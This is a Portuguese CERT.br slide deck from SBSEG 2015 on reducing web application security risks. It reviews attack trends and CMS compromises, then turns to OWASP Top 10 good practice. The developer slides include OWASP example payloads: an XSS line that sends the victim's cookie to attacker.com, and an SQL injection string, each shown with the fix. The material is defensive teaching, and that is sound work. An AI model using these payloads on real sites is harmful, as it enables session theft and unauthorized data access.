nic.br cgi.br | cert.br

SBSEG 2015

Florianópolis, SC


09 de novembro de 2015

Mitigando os Riscos de Segurança em Aplicações Web

Miriam von Zuben
miriam@cert.br

Dionathan Nakamura
nakamura@cert.br

cert.br nic.br cgi.br



SEI Partner
Carnegie Mellon

FIRST
Improving Security Together
MEMBER

APWG
RESEARCH PARTNER
www.antiphishing.org


The Honeynet PROJECT

Criado em 1997 para:

- **Ser um ponto de contato nacional para notificação de incidentes**
- **Prover a facilitação e o apoio necessários no processo de resposta a incidentes**
- **Estabelecer um trabalho colaborativo com outras entidades**
- **Aumentar a conscientização sobre a necessidade de segurança na Internet**
- **Auxiliar novos CSIRTs (Grupos de Tratamento de Incidentes de Segurança) a estabelecerem suas atividades**

Rumo a Criação de uma Coordenadoria de Segurança de Redes na Internet Brasil
http://www.nic.br/grupo/historico-gts.htm | http://www.cert.br/sobre/

Estrutura do CGI.br e NIC.br



1 – Ministério da Ciência e Tecnologia (Coordenação)
2 – Ministério das Comunicações
3 – Casa Civil da Presidência da República
4 – Ministério da Defesa
5 – Ministério do Desenvolvimento, Indústria e Comércio Exterior
6 – Ministério do Planejamento, Orçamento e Gestão
7 – Agência Nacional de Telecomunicações (Anatel)
8 – Cons. Nacional de Desenvolvimento Científico e Tecnológico
9 – Fórum Nac. de Secretários Estaduais para Assuntos de C&T
10 – Representante de Notório Saber em assuntos de Internet

11 – provedores de acesso e conteúdo
12 – provedores de infra-estrutura de telecomunicações
13 – indústria de bens de informática, telecomunicações e software
14 – segmento das empresas usuárias de Internet
15-18 – representantes do terceiro setor
19-21 – representantes da comunidade científica e tecnológica

Comitê Gestor da Internet no Brasil – CGI.br

Entidade multissetorial, criada em 1995, responsável por coordenar e integrar as iniciativas e serviços da Internet no País.

Dentre as atribuições definidas no Decreto Presidencial nº 4.829, de 03 de setembro de 2003, destacam-se:


- **a proposição de normas e procedimentos relativos à regulamentação das atividades na internet;**
- **a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil;**
- **o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil;**
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país;**
- **a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>;**
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas.**
- **ser representado nos fóruns técnicos nacionais e internacionais relativos à Internet;**

http://www.cgi.br/sobre/

Agenda

- **Estatísticas**
- **Motivação dos ataques**
- **Cenário atual**
- **Mitigando os riscos**
  - Boas práticas para administradores
  - Boas práticas para desenvolvedores
- **Referências**

Estatísticas CERT.br



Ataques visando o comprometimento de servidores Web ou desfigurações de páginas na Internet
http://www.cert.br/stats/incidentes/

Por que ocorrem esses ataques?

- **Autopromoção**
- **Motivos políticos e ideológicos**
- **Coleta de dados**
- **Repositório de dados**
- **Motivos econômicos**
- ***Phishing***
- **Instalação de códigos maliciosos**
- **Venda de *exploits* e *zero-days***
- **Realização de ataques de DDoS**
  - servidores Web
    - mais poderosos, mais banda de Internet, alta disponibilidade

Cenário atual

cert.br nic.br cgi.br

Cenário atual (1/2)

- **Empresas/instituições:**
  - segurança não é parte dos requisitos
    - ou uma das primeiras a serem cortadas para redução de custos
  - descrédito: “Segurança é paranoia. Não vai acontecer”
  - dificuldade em:
    - entender, lidar com os problemas
    - avaliar os riscos
  - informações cada vez mais valiosas
- **Sistemas:**
  - cada vez mais complexos
  - com muitas vulnerabilidades
  - precisam estar acessíveis
  - pressão econômica para lançar, mesmo com problemas

Cenário atual (2/2)

- **Desenvolvedores:**
  - falta de capacitação para desenvolver com requisitos de segurança
  - alguns que sabem cobram mais caro pelo desenvolvimento seguro
- **Administradores:**
  - precisam correr atrás dos prejuízos
  - instalação / configuração "*default*"
    - senhas fracas / padrão
  - falta de manutenção
    - atualizações
    - correções de erros
- **Ferramentas:**
  - de segurança: não conseguem remediar os problemas
  - de ataque: "estão a um clique de distância"

Força bruta em conta admin – *Botnets*

Mathew J. Schwartz
News

Connect Directly

2 COMMENTS
COMMENT NOW

Login

50% 50%

Tweet

Thousands of WordPress sites with accounts that use the common default username 'admin' have been hacked. One theory: the creation of a large WordPress botnet.

Attention, WordPress users: If you have a WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been compromised via large-scale brute force attacks. Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very, very distributed; we have seen over 90,000 IP addresses involved in this attack."

Anonymous: 10 Things We Have Learned In 2013

(click image for larger view and for

Fonte: http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/

Operação Ababil

Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor's Security Engineering & Response Team (ASERT)

During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In the case of the September 2012 DDoS attack series, many compromised PHP Web applications were used as bots in the attacks. Additionally, many WordPress sites, often using the out-of-date TimThumb plugin, were being compromised around the same time. Joomla and other PHP-based applications were also compromised. Unmaintained sites running out-of-date

... compromised PHP Web applications were used as bots in the attacks ..
... many WordPress sites, often using the out-of-date TimThumb plugin ...
... Joomla and other PHP-based applications were also compromised ...
... Unmaintained sites running out-of-date extensions are easy targets and the attackers to upload various PHP webshells which were then used to further deploy attack tools ...

Fonte: http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/

Exploração de vulnerabilidades

Advisory (ICSA-15-300-03)

More Advisories

Rockwell Automation Micrologix 1100 and 1400 PLC Systems Vulnerabilities

Original release date: October 27, 2015

IMPACT

Successful exploitation of the vulnerabilities may allow a remote attacker to escalate privileges, execute arbitrary code, and cause a denial-of-service condition.

VULNERABILITY CHARACTERIZATION

VULNERABILITY OVERVIEW

STACK-BASED BUFFER OVERFLOW[a]

IMPROPER RESTRICTION OF OPERATIONS WITHIN THE BOUNDS OF A MEMORY BUFFER[d]

UNRESTRICTED UPLOAD OF FILE WITH DANGEROUS TYPE[g]

CROSS-SITE SCRIPTING[j]

SQL INJECTION[m]

User input is not sufficiently sanitized, which may allow an attacker to create new users, delete users, or escalate privileges by getting an administrator to execute a specially crafted link.

Fonte: https://ics-cert.us-cert.gov/advisories/ICSA-15-300-03

Ataques a Servidores Web / CMS – *Plugins*

SECURITY WEEK

INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Subscribe (Free) | Security White Pap

October 26 - 29, 2015 | Atlanta, GA

Malware & Threats | Cybercrime | Mobile & Wireless | Risk & Compliance | Security Architecture | Manag

Cyberwarfare | Fraud & Identity Theft | Phishing | Malware | Tracking & Law Enforcement | Whitepapers

Home › Vulnerabilities

Zero-Day Flaw in WordPress Plugin Used to Inject Malware into Sites

Cybercriminals have exploited a zero-day flaw in the popular FancyBox for WordPress plugin to inject malicious iframes into many websites. The vulnerability has been patched.

floats on top of a web page. The plugin has been downloaded more than 600,000 times from the official WordPress website.

Numerous users started complaining earlier this week about having a malicious iframe from *203koko(dot)eu* injected into their websites. All the compromised sites had been using the FancyBox for WordPress plugin.

While they haven't disclosed the details of the vulnerability, researchers at the security firm Sucuri noted that the flaw allows an attacker to inject malware or scripts into vulnerable sites.

WordPress removed FancyBox for WordPress from its official repository until Jose Pardilla, the author of the plugin, released version 3.0.3 to address the issue. He later released version 3.0.4 to stop the malicious code from appearing on affected websites.

Sucuri has investigated the vulnerability in collaboration with Konstantin Kovshenin, who was credited by Pardilla for providing a fix for the bug, and Gennady Kovshenin. Gennady noted on

Fonte: http://www.securityweek.com/zero-day-flaw-wordpress-plugin-used-inject-malware-sites

Ataques a Servidores Web / CMS – *Core*


The popular platform for building and running websites fixed two XSS-scripting vulnerabilities and a potential privilege escalation exploit that could have put millions of sites at risk.

Most of the time, we have reported about WordPress vulnerabilities involving vulnerable plugins, but this time a Finnish security researcher has discovered a critical zero-day vulnerability in the core engine of the WordPress content management system.

http://thehackernews.com/2015/04/WordPress-vulnerability.html
http://www.darkreading.com/vulnerabilities---threats/wordpress-dodges-further-embarassment-by-patching-three-vulns-/d/d-id/1322213

Fraude de Boleto Envolvendo CPEs e DNS

- **Objetivo: adulterar o boleto para beneficiar o fraudador**
- **Veículo: comprometimento de CPEs**
  - forçar uso de DNS malicioso que aponta para página falsa de geração de boleto ou instala *malware* para alterar boleto



09 Ransomware Now Gunning for Your Web Sites

NOV 15

One of the more common and destructive computer crimes to emerge over the past few years involves **ransomware** — malicious code that quietly scrambles all of the infected user's documents and files with very strong encryption. A ransom, to be paid in Bitcon, is demanded in exchange for a key to unlock the files. Well, now it appears fraudsters are developing ransomware that does the same but for Web sites — essentially holding the site's files, pages and images for ransom.

Image: Kaspersky Lab

This latest criminal innovation, innocuously dubbed "Linux.Encoder.1" by Russian antivirus and security firm **Dr.Web**, targets sites powered by the Linux operating system. The file currently has almost zero detection when scrutinized by antivirus products at

Fonte: http://krebsonsecurity.com/2015/11/ransomware-now-gunning-for-your-web-sites/

Mitigando os Riscos

cert.br nic.br cgi.br

Boas Práticas para Administradores

cert.br nic.br cgi.br

Usuários/contas e senhas

- **Não utilize contas padrão de administração**
- **Utilize senhas fortes (proteja-se de força bruta)**
- **Considere verificação em duas etapas**
- **Crie usuários distintos para diferentes *softwares* e funções**
  - Web/app server, DB
  - privilégios mínimos
- **Não instale/execute o *software* com usuário privilegiado**

Servidores Web

- ***Hardening***
  - siga os guias de segurança dos respectivos fornecedores
  - restrinja acesso à interface de administração
  - seja criterioso nas permissões a arquivos e diretórios
- **Mantenha o servidor atualizado (processo contínuo)**
  - sistema operacional
  - *software* do web/app *server*, *plugins*
- **Considere o uso de *Web Application Firewall***
- **Monitoração (*logs*, eventos, boletins de fornecedores)**
- ***Backup* e teste de restauração**
- **Dicas para manter um ambiente Web seguro:**
  - https://www.security.unicamp.br/31-dicas-para-manter-seu-ambiente-web-seguro.html

Gerenciadores de conteúdos – CMS

- **Mantenha:**
  - o servidor atualizado
  - os *plugins* atualizados

- **Utilize *plugins de segurança*, se disponível:**
  - Wordfence
    - http://www.wordfence.com
    - https://www.security.unicamp.br/67-wordfence-um-plugin-de-seguranca-para-wordpress.html


- **10 Dicas para manter seu Joomla seguro**
  - https://www.security.unicamp.br/22-dicas-seguranca-joomla.html

Boas Práticas para Desenvolvedores Web

cert.br nic.br cgi.br

Boas Práticas para Desenvolvedores Web

- **Pensar em segurança desde os requisitos**
  - requisitos de confidencialidade, integridade e disponibilidade
  - pensar também nos casos de ABUSO (o ambiente é HOSTIL)



OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – *Cross-Site Scripting* (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – *Cross-Site Request Forgery* (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Cross-Site Scripting – XSS

- **Ocorre quando uma aplicação recebe dados não confiáveis e os envia ao navegador sem validação ou filtros adequados**

- **Permite aos atacantes executarem *scripts* no navegador do usuário, que podem:**
  - desfigurar *sites*
  - redirecionar o usuário para *sites* maliciosos, ou
  - sequestrar sessões do usuário

Cross-Site Scripting – XSS
Sequestro de sessões do usuário

1. **A aplicação usa dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:**

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

2. **O atacante modifica o parâmetro 'CC' em seu navegador para:**

```
'><script> document.location='http://www.attacker.com/cgi-
bin/cookie.cgi? foo='+document.cookie</script>'
```

3. **Isso causa o envio do ID de sessão da vítima para o *site* do atacante, permitindo que o atacante sequestre a sessão atual do usuário:**

```
<input name='creditcard' type='TEXT' value=''><script>
document.location='http://www.attacker.com/cgi-bin/
cookie.cgi? foo='+document.cookie</script>''>
```

Fonte: https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

Cross-Site Scripting – XSS
Passos para a correção

- **Sempre que possível use filtragem por lista branca**

```
/^[A-Z0-9\.\,\"\s]{1,18}$/i
```

- **Quando não for possível use bibliotecas/funções de sanitização**
  - *OWASP's AntiSamy*
    - https://www.owasp.org/index.php/AntiSamy
  - *Java HTML Sanitizer Project*
    - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

SQL injection

- **Específico de SGBD (DBMS)**

- **Ocorre quando:**
  - atacante envia dado mal formado para aplicação de banco de dados
  - essa aplicação vulnerável usa esse dado para compor uma declaração SQL por concatenação de *strings*

- **Desenvolvedores tendem a usar concatenação de *strings* por não conhecerem outro modo mais seguro**

SQL injection - Exemplo

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

- **Se alguém providenciar:**

```
http://example.com/app/accountView?id=' OR '1'='1
```

- **A *query* de saída será:**

```
SELECT * FROM accounts WHERE custID='' OR '1'='1’
```

Atacante obtém a lista das contas do sistema

SQL injection - Passos para correção

- ***Input sanitization:***

```
$id = $_GET["id"];
if (!preg_match('/^\d{1,8}$/',$id)) {
  echo "Invalid ID. Try again! <br/> ";
  exit;
}
```

- ***Binding***

```
$sql = "SELECT * FROM products WHERE id=?";
$stmt = $conn->prepare($sql);
$stmt->bind_param("i", $id);
$stmt->bind_result($id,$name,$qtd,$price);
$stmt->execute();
while($stmt->fetch()) {
     echo "id:$id Nome:$name Qtd:$qtd Preco: $price </br>";
}
```

SQL injection

Fonte: https://www.reddit.com/r/funny/comments/2vkibk/best_sql_injection_attempt_ever/

Referência insegura e direta a objetos

- **Ocorre quando:**
  - um desenvolvedor expõe uma referência à implementação interna de um objeto, como um arquivo, diretório, ou registro da base de dados

- **Atacantes podem manipular estas referências para acessar dados não-autorizados**
  - caso não seja feita a verificação do controle de acesso ou outra proteção

Referência insegura e direta a objetos Exemplo

- **Aplicação usa dados não verificados em chamada SQL que acessa as informações de conta:**

```
String query = "SELECT * FROM accts WHERE account = ?”;
PreparedStatement pstmt = connection.prepareStatement(query,…);
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- **O atacante modifica o parâmetro acct em seu navegador para enviar qualquer número de conta**

```
http://example.com/app/accountInfo?acct=nao_eh_minha_conta
```

- **Se não verificado adequadamente**
  - atacante pode acessar qualquer conta de usuário
    - ao invés de somente a conta do cliente pretendido

Fonte: https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References


Referência insegura e direta a objetos
Passos para correção


- **Usar:**
  - controle de acesso por recurso
  - referência indireta por sessão de usuário
  - mapeamento indireto (OWASP's ESAPI)
    - https://www.owasp.org/index.php/ESAPI


Referências


cert.br nic.br cgi.br

Livros sobre Segurança de *Software*









Segurança de *Software*

- ***The Addison-Wesley Software Security Series***
  - http://www.informit.com/imprint/series_detail.aspx?st=61416
- ***The Building Security In Maturity Model*** - http://bsimm.com/
- ***CERT Secure Coding*** - http://cert.org/secure-coding/
- **Wiki com práticas para C, Perl, Java e Java para Android**
